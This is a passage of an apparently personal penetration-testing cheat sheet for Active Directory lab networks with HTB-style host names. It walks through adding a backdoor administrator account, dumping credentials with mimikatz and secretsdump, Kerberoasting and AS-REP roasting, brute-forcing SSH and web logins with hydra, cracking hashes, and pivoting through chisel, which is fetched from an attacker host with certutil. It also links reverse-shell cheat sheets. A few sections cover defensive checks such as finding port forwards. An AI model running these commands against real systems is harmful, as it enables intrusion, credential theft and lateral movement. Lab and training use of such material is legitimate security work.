→ Invoke-Command -ComputerName bizintel -Credential ta\redsuit -ScriptBlock {
      Get-WSManCredSSP
  }
```

Detect Server Delegation (powerview module)

```
→ Get-DomainComputer -Unconstrained
→ Get-DomainComputer -TrustedToAuth
```

Detect Port Forwarding

```
→ netsh interface portproxy show all
```

By default there should not be any ports being forwarded.

Machine01

After get privilege escalation then run following commands

- Transfer SharpHound.ps1 to target & load in powershell ::
- . . \SharpHound.ps1
- Invoke-BloodHound -CollectionMethod All
- Found users account domain01 (if you find user then don't use below step)
- transfer bloodhound.zip on kali
- Create a new user (if you want or change administrator password)
- net user noman Noman@321 /add
- net localgroup administrators noman /add
- net user administrator Noman@123 (password Changed of administrator)
- run secret dump or use mimikatz to find user and password on machine01
- use impacket for secret dump https://github.com/fortra/impacket
- python3 ./secretsdump.py ./administrator: Noman@123@192.168.10.10 (check domain users with noman.domain specially default username and password
- for MimiKatz privilege::debug | token::elevate | sekurlsa::logonpasswords

Machine02

The first step is to start port forwarding, followed by running AS-REP Roasting with GetUserSPNs.py for Linux and Rubeus.exe for Windows. If neither method works, manually enumerate in Windows to find the username and password or again use mimikatz. If you are not an administrator, apply Windows privilege escalation techniques on it. This will help you gain privileges on Machine02.

- run map on Macine02 with proxychains nmap -sT -sU -p22,161,135,139,445,88,3389 10.10.10.10

Port Forward with SSH (if port 22 is open in machine01)

- · ssh -D 8001 -C -q -N noman@192.168.10.10
- · in /etc/proxychains4.conf (add 127.0.0.1 9999)
- · socks5 127.0.0.1 8001

Port Forward with chisel

- · socks5 127.0.0.1 1080 add this in /etc/proxychains
- · ./chisel server -p 5555 --reverse
- · certutil -urlcache -split -f http://192.168.100.100/chisel-x64.exe
- · chisel client 192.168.100.100:5555 R:socks
- · this is best article for chisel installation
- · https://vegardw.medium.com/reverse-socks-proxy-using-chisel-the-easy-way-48a78df92f29

WINDOW Kerberoasting with window Machine02

- · .\Rubeus.exe kerberoast /outfile:hashes.kerberoast
- · sudo hashcat -m 13100 hashes.kerberoast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule –force

OR

- ./GetUserSPNs.py For Macine02
- · make user firewall if off and you are local admin etc)
- · proxychains python3 impacket-GetNPUsers noman.domain/noman:Noman@123 -dc-ip 10.10.100.100
- · sudo hashcat -m 18200 hashes.asreproast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule –force

If SQL, use mssqlclient.py; if SMB, use psexec.py; if WinRM or evil-winrm, check the administrator, then move to the next step to find the Windows root. If you find a lot of username and password then use crackmapexec for SMB, SQL, WinRm or evil-winrm

Domain01

- · run map on Domain01 with proxychains nmap -sT -sU -p22,161,445,88,3389 10.10.10.10
- · check nmap for login and use crackmapexec. If you don't want to use nmap then
- · simply login with psexec,winrm or winexe
- · if you cant find the username and password then use different method like pass the hash, silver ticket

Kerberos :

Using GetUserSPNs_impacket

Listing SPN Accounts with GetUserSPNs.py

```
$ GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend
```

We can now pull all TGS tickets for offline processing using the -request flag. The TGS tickets will be output in a format that can be readily provided to Hashcat or John the Ripper for offline password cracking attempts.

Requesting all TGS Tickets

```
$ GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request
```

Requesting a Single TGS ticket

```
$ GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request-user sqldev
```

With this ticket in hand, we could attempt to crack the user's password offline using Hashcat. If we are successful, we may end up with Domain Admin rights.

Saving the TGS Ticket to an Output File

```
$ GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request-user sqldev -outputfile sqldev_tgs
```

Cracking the Ticket Offline with Hashcat

```
$ hashcat -m 13100 sqldev_tgs /usr/share/wordlists/rockyou.txt
```

Valider

```
$ sudo crackmapexec smb 172.16.5.5 -u sqldev -p database!
```

Kerberoasting - Semi Manual method

Enumerating SPNs with setspn.exe

```
C:\htb> setspn.exe -Q */*
```

Targeting a Single User

Load the System.IdentityModel Assembly

```
PS C:\htb> Add-Type -AssemblyName System.IdentityModel
```

Request a Kerberos Token

```
PS C:\htb> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433"
```

Retrieving All Tickets Using setspn.exe

```
PS C:\htb> setspn.exe -T INLANEFREIGHT.LOCAL -Q */* | Select-String '^CN' -Context 0,1 | % { New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $_.Context.PostContext[0].Trim() }
```

This will request TGS tickets and they will be loaded into memory, later mimkatz will dump them off the memory

Extracting Tickets from Memory with Mimikatz

Using 'mimikatz.log' for logfile : **OK**

```
mimikatz # base64 /out:true
isBase64InterceptInput  is false
isBase64InterceptOutput is true
```

```
mimikatz # kerberos::list /export
```

Then copy base64 and the hash for cracking (check kerberbors page)

Automated / Tool Based Route

Using PowerView to Extract TGS Tickets

Getting SPN domain users

```
PS C:\htb> Import-Module .\PowerView.ps1
PS C:\htb> Get-DomainUser * -spn | select samaccountname
```

Using PowerView to Target a Specific User

```
PS C:\htb> Get-DomainUser -Identity sqldev | Get-DomainSPNTicket -Format Hashcat
```

Exporting All Tickets to a CSV File

```
PS C:\htb> Get-DomainUser * -SPN | Get-DomainSPNTicket -Format Hashcat | Export-Csv .\ilfreight_tgs.csv -NoTypeInformation
```

Using Rubeus

Gather Information (Using the /stats Flag)

```
PS C:\htb> .\Rubeus.exe kerberoast /stats
```

Return nb of kerberoastable machines + last password set time

request tickets for accounts with the admincount attribute set to 1. (Using the /nowrap Flag)

PS C:\htb> **.\Rubeus.exe kerberoast /ldapfilter:**'admincount=1' /nowrap

""/nowrap" flag prevents any base64 ticket blobs from being column wrapped for any function"; therefore, we won't have to worry about trimming white space or newlines before cracking with Hashcat.

Cracking based on the returned hash :

AES : $ hashcat -m 19700 aes_to_crack /usr/share/wordlists/rockyou.txt

RC4 : $ hashcat -m 13100 aes_to_crack /usr/share/wordlists/rockyou.txt

Request a TGT for another domain user and use /tgtdeleg which will force the usage of rc4

PS C:\htb> **.\Rubeus.exe kerberoast /tgtdeleg /user:testspn /nowrap**

Kerberos Unconstrained Delegation

To confirm/find computers on a domain that have unrestricted kerberos delegation property set:

```
→ Get-ADComputer -Filter {TrustedForDelegation -eq $true -and primarygroupid -eq 515} -Properties trustedfordelegation,serviceprincipalname,description
```

Kerberos Constrained Delegation

User Account

Enumerate msds-allowedtodelegateto & TRUSTED_TO_AUTH_FOR_DELEGATION attribute (o identifies the SPNs of services the user spot is trusted to delegate to (impersonate other domain users) and authenticate to)

```
→ Get-NetUser -TrustedToAuth
```

Computer Account

Using **powerview**, we can find target computers like so:

```
→ Get-NetComputer ws02 | select name, msds-allowedtodelegateto, useraccountcontrol | fl
→ Get-NetComputer ws02 | Select-Object -ExpandProperty msds-allowedtodelegateto | fl
```

Kerberos Double-Hop issue

- **Unconstrained Delegation**

- **PSCredential Object & - Credential Flag (** if we are working with an **evil-winrm session** **)**

Set up a PSCredential object

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> $SecPassword = ConvertTo-SecureString '!qazXSW@' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\backupadm\Documents> $Cred = New-Object System.Management.Automation.PSCredential('INLANEFREIGHT\backupadm', $SecPassword)
```

query the SPN accounts using PowerView and are successful because we passed our credentials along with the command.

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> get-domainuser -spn -credential $Cred | select samaccountname
```

```
C:\htb> klist
```

- **Register PSSession Configuration(if we have GUI access to a Windows host**

Let's start by first establishing a WinRM session on the remote host.

```
PS C:\htb> Enter-PSSession -ComputerName ACADEMY-AEN-DEV01.INLANEFREIGHT.LOCAL -Credential inlanefreight\backupadm
```

registering a new session configuration

```
PS C:\htb> Register-PSSessionConfiguration -Name backupadmsess -RunAsCredential inlanefreight\backupadm
```

We need to restart the WinRM service

```
PS C:\htb> Restart-Service WinRM
```

This will kick us out start a new PSSession using the named registered session we set up previously.

```
PS C:\htb> Enter-PSSession -ComputerName DEV01 -Credential INLANEFREIGHT\backupadm -ConfigurationName  backupadmsess
[DEV01]: PS C:\Users\backupadm\Documents> klist
```

- OPENSSH resistance
- PortProxy

  Since we have **Local Administrator** on the intermediate target **bizintel: 10.35.8.17**, you can add a port forwarding rule to send your requests to the final/third server **secdev: 10.35.8.23**.
- Nested Invoke-Command

General information

Reverse Shell

- Always copy the reverse shell from these links and check directly. If it doesn't work, then encode it with URL or encryption with base64.
- https://www.revshells.com/
- https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Password cracking:

- **admin:admin admin:password root:root root:toor**
- Burpsuite if we want to
- john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt
- sudo gzip -d rockyou.txt.gz
- hydra -l noman -P /usr/share/wordlists/rockyou.txt -s 2222 ssh://192.168.10.10
- hydra -l **noman** -P /usr/share/wordlists/rockyou.txt 192.168.10.10 **http-post-form** "**/login**:username=^**USER**^&password=^**PASS**^:**F**=incorrect"
  - **/login**: The login endpoint.
  - **username=**^USER^&**password=**^PASS^: The format of the POST request.
  - **F=**incorrect: The failure message to look for in the response.
  - **:S=**Welcome : Success message
- hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.10.10 http-post-form "/index.php:fm_usr=user&fm_pwd=^PASS^:Login failed. Invalid"
- hashcat -b | hashcat.exe -b (linux and window benchmark)
- customize wordlists
- head /usr/share/wordlists/rockyou.txt > demo.txt | sed -i '/^1/d' demo.txt
- if we want to add 1 in all password then | echo \$1 > demo.rule | hashcat -r demo.rule --stdout demo.txt
- hash-identifier (find hash if simple)
- hashid (if id is available "$2y$10$)
- ssh2john id_rsa > ssh.hash | hashcat -h | grep -i "ssh" (port22)

CRACK NTLM with MimiKatz

- TargetWindow :
  - Get-LocalUser | open powershell | cd C:\tools | ls (| already install if not then install it) | token::elevate (check user permission) | lsadump::sam (dump all user ntlm) |
- KALI:
  - vim noman.hash (copy noman hash) | hashcat --help | grep -i "ntlm" (check mode like ntml 1000 value) | hashcat -m 1000 nelly.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force

Zip cracking

- fcrackzip -u -D -p '/usr/share/wordlists/rockyou.txt' chall.zip
- zip2john file.zip > zip.john
- john zip.john

Port Kill

sudo fuser -k 443/tcp

Process Inspection

Linux

```
ss -tunp | awk 'NR>1 {split($0, arr, " "); print arr[5], arr[6], arr[7], arr[8], arr[9], $NF}' | while read local remote state
pid; do
    process_name=$(ps -p "$pid" -o comm=)
    echo -e "Local Address: $local\nRemote Address: $remote\nState: $state\nProcess Name: $process_name\n"
Done
```

Breakdown of the Command:

1. `ss -tunp`:
   - `ss` is a utility to investigate sockets.
   - `-t` shows TCP sockets.
   - `-u` shows UDP sockets (optional; can be removed if only TCP is desired).
   - `-n` prevents name resolution (show IP addresses instead of hostnames).
   - `-p` shows process information.
2. `awk 'NR>1 {split($0, arr, " "); print arr[5], arr[6], arr[7], arr[8], arr[9], $NF}'`:
   - `NR>1` skips the first line (header).
   - `split($0, arr, " ")` splits the line into an array based on spaces.
   - It prints the relevant fields: local address, remote address, state, and PID.
3. `while read local remote state pid; do ... done`:
   - Loops through each line of output.
   - `ps -p "$pid" -o comm=` retrieves the command name of the process associated with the PID.
4. `echo -e`: Formats and displays the information.

WINDOWS :

```
Get-NetTCPConnection | ForEach-Object {
    $proc = Get-Process -Id $_.OwningProcess -ErrorAction SilentlyContinue
    [PSCustomObject]@{
        LocalAddress = $_.LocalAddress
        LocalPort = $_.LocalPort
        RemoteAddress = $_.RemoteAddress
        RemotePort = $_.RemotePort
        State = $_.State
        ProcessName = $proc.Name
    }
}
```

Select a specific service:

```
PS C:\WINDOWS\system32> Get-Process | Where-Object { $_.ProcessName -like "*ssh*" }
```